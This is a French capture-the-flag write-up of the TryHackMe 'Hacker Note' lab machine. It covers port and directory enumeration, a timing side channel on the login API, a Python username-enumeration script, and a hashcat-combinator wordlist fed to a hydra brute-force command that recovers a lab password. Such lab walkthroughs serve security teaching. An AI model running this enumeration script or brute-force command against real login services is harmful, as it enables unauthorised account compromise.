Hacker Note

By LAGNAOUI Youness

Intro :

Machine level : medium (mais très guidée, parfaite pour passer au step des medium)

Enumération


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 10.10.110.167
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-22 10:14 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 17.39% done; ETC: 10:15 (0:00:28 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 38.57% done; ETC: 10:15 (0:00:29 remaining)
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 48.66% done; ETC: 10:15 (0:00:28 remaining)
Nmap scan report for 10.10.110.167
Host is up (0.050s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 53.51 seconds
```

Web


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir  -u  http://10.10.110.167/  -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.110.167/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Timeout:                 10s
===============================================================
2023/12/22 10:39:21 Starting gobuster in directory enumeration mode
===============================================================
/login               (Status: 301) [Size: 0] [--> login/]
/notes               (Status: 301) [Size: 0] [--> notes/]
```

Login :




On peut se log et register.


Essayons une attaque par injection SQL sur le login :



Visiblement pas vulnérable aux injections SQL...


Essayons de nous connecter en créant un user :







Une fois connecté on est redirigé vers la page notes.

Créons une note pour voir ce que ça donne :








Visiblement c'est safe contre les XSS, donc pas d'exploitation en rapport avec ça.

Le seul vecteur d'attaque qui nous reste est d'attaquer le login.


Exploit research

- Test 1 : random user et random password



Réponse instantanée

- Test 2 : username valid et password invalid



Temps de réponse différé

Conclusion :

Lorsqu'un username valide est saisi le temps de réponse est plus long on peut donc énumérer les user valides !!

Ce site est donc vulnérable aux attaques Time Based.

Exploitation

Username Enumération


On a vu qu'on pouvait énumérer les username valides en faisant une attaque Time Based.

Dans cette room Try hack me on nous conseil d'utiliser la wordlist venant de https://github.com/danielmiessler/SecLists/tree/master/Usernames

https://github.com/danielmiessler/SecLists/blob/master/Usernames/Names/names.txt


Faisons un Script python pour mener à bien cette attaque :

Dans un premier temps calculons le temps mis à répondre quand le username est valid mais le password est invalid :




```
import time
import requests as r

if __name__ == '__main__':
        startTime = time.time()
        creds = {"username":"test1","password":"invalidPassword!"}
        response = r.post(URL,json=creds)
        endTime = time.time()
        time_diff = endTime - startTime
        print('{}'.format(time_diff))
```



Faisons la même chose pour un username non valide :

```
 GNU nano 7.1                                    userenum_test_time.py
import time
import requests as r

if __name__ == '__main__':
        startTime = time.time()
        creds = {"username":"dedede","password":"invalidPassword!"}
        response = r.post("http://10.10.110.167/api/user/login",json=creds)
        endTime = time.time()
        time_diff = endTime - startTime
        print('{}'.format(time_diff))
```

```
┌──(kali㉿kali)-[~/THM/hackernote]
└─$ python userenum_test_time.py
0.11999011039733887
```

On peut mettre un seuil à 1.

Voilà le code de l'exploit :

```
import time
import requests as r

def login_attempt(user):
        creds = {"username":user,"password":"cvsdbsdvb"}
        response =r.post("http://10.10.110.167/api/user/login",creds)


if __name__ == '__main__':
        chemin_fichier = "names.txt"
        try:
                with open(chemin_fichier, 'r') as fichier:
                        for username in fichier:
                                startTime = time.time()
                                login_attempt(username)
                                endTime = time.time()
                                if endTime - startTime > 1:
                                        print("Potential User : {}".format(username))
        except FileNotFoundError:
                print(f"Le fichier '{chemin_fichier}' est introuvable.")
        except Exception as e:
```

```
import time
import requests as r


def login_attempt(user):
```

```
        creds = {"username":user,"password":"cvsdbsdvb"}
        response =r.post("http://10.10.110.167/api/user/login",creds)


if __name__ == '__main__':
        chemin_fichier = "names.txt"
        try:
                with open(chemin_fichier, 'r') as fichier:
                        for username in fichier:
                                startTime = time.time()
                                login_attempt(username)
                                endTime = time.time()
                                if endTime - startTime > 1 :
                                        print("Potential User :
{}".format(username))
        except FileNotFoundError:
                print(f"Le fichier '{chemin_fichier}' est introuvable.")
        except Exception as e:
                print("Une erreur s'est produite :", str(e))
```

Après un long moment on trouve le username : "james"

Password Hacking

Dans cette room on nous recommande de combiner les couleurs et le numéros pour faire une wordlist de passwords.

Pour combiner les listes de password on peut utiliser ça : https://github.com/hashcat/hashcat-utils/releases

Wordlist Creation :


```
┌──(kali㉿kali)-[~/THM/hackernote/hashcat-utils-1.9/bin]
└─$ ./combinator.bin ../../numbers.txt ../../colors.txt > final_wordlist.txt
```

On a notre wordlist maintenant utilisons hydra pour brute forcer le password :

```
└─$ hydra -l james -P final_wordlist.txt 10.10.249.90 http-post-form "/api/user/login:username=^USER^&password=^PASS^:Invali
d Username Or Password"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-22 12:09:40
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prev
ent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://10.10.249.90:80/api/user/login:username=^USER^&password=^PASS^:Invalid Username Or Password
[80][http-post-form] host: 10.10.249.90   login: james   password: blue7
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-22 12:10:11
```

